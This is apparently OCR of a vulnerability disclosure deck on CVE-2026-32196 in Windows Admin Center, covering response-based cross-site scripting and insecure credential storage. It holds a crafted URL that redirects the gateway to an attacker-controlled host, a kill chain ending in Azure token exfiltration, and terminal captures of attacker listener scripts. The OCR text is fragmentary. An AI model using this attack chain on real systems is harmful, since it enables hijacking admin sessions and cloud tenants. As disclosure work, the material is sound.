https://portal-s5.site.waconazure.com/servermanager/connections/server/admincenter/tools/scheduledtasks/task/poc/%5C/general?gatewayUrl=https:%2F%2Frefsolec.com:6516&staticVersion=0.60.0.0&locale=en-us&l=en.en-us&theme=light&tok...

portal-s5.site.waconazure.com says

1

OK



Windows Admin Center

Couldn't start Windows Admin Center.

You are not authorized to access this tool. If you were recently given access, please wait a few minutes and try again. Learn more .

Error:

https://portal-s5.site.waconazure.com/servermanager/connections/server/admincenter/tools/scheduledtasks/task/poc/%5C/general?gatewayUrl=https:%2F%2Frefsolec.com:6516&staticVersion=0.60.0.0&locale=en-us&l=en.en-us&theme=light&t...



Windows Admin Center

Username

user@tenant.com

Password


••••••••

Login


CVE-2026-32196 : Response-Based Cross-Site Scripting


```
        });
        port.addEventListener('message', (event) => {
            if (event.data) {
                if (event.data.type === 'notification') {
                    port.postMessage({ requestId: event.data.requestId, type: 'response' });
                    global.parent.postMessage({
                        signature: trustedSignatureForFrameBlade,
                        data: {
                            kind: "notification",
                            id: event.data.data.id,
                            title: event.data.data.title,
                            message: event.data.data.message,
                            severity: event.data.data.severity
                        }
                    }, this.trustedParentOrigin);
                } else if (event.data.type === 'msft-sme-shell-host.refresh-sign-on'
                        || event.data.type === 'msft-sme-shell-host.back-to-blade') {
                    port.postMessage({ requestId: event.data.requestId, type: 'response' });
                    global.parent.postMessage({
                        signature: trustedSignatureForFrameBlade,
                        data: { kind: event.data.type }
                    }, this.trustedParentOrigin);
                }
            }
        });
        port.start();
        break;
    }
}
```


CVE-2026-32196 : Response-Based Cross-Site Scripting



CVE-2026-32196 : Insecure Credential Storage




1. Enumeration
Identify WAC gateway
Identify admin targets
2. Weaponization
Malicious listener
Link / Device
3. Delivery
Deliver payload
Victim executes payload
4A. On-Prem Control
Enumerate servers
Remote commands as victim
Admin control of on-prem
4B. Cloud Control
Exfiltrate Azure tokens
Abuse tenant privileges
Control Azure tenant


Windows Admin Center
index.html
File C:/Users/admin/Documents/New%20folder/index.html
click here
(points to https://arc-test-2
kali@kali: ~/serv
┌──(kali㉿kali)-[~/serv]
└─$ curl ifconfig.me
34.242.46.121
┌──(kali㉿kali)-[~/serv]
└─$ python server_onprem.py fullchain.pem privkey.pem
Starting HTTPS server on port 6516 with HTTP/2 support
[2025-11-15 19:22:30 +0000] [11112] [INFO] Running on https://0.0.0.0:6516 (CTRL + C to quit)
Network
Disable cache
No throttling
Invert
More filters
Img
Media
Manifest
Socket
Wasm
60 ms
80 ms
100 ms
Type
Initiator
Size
Time
Fulfill...
Finish: 3 ms
DOMContentLoaded: 33 ms
ording network activity
or refresh the page by using
button or by pressing Ctrl +
Learn more
Reload page
Default levels
6
External Attacker Controlled Machine
Search
9:22 PM
11/15/2025

istrator: C:\Windows\System32\cmd.exe - python att.py cert.txt key.txt

```
>hostname
er

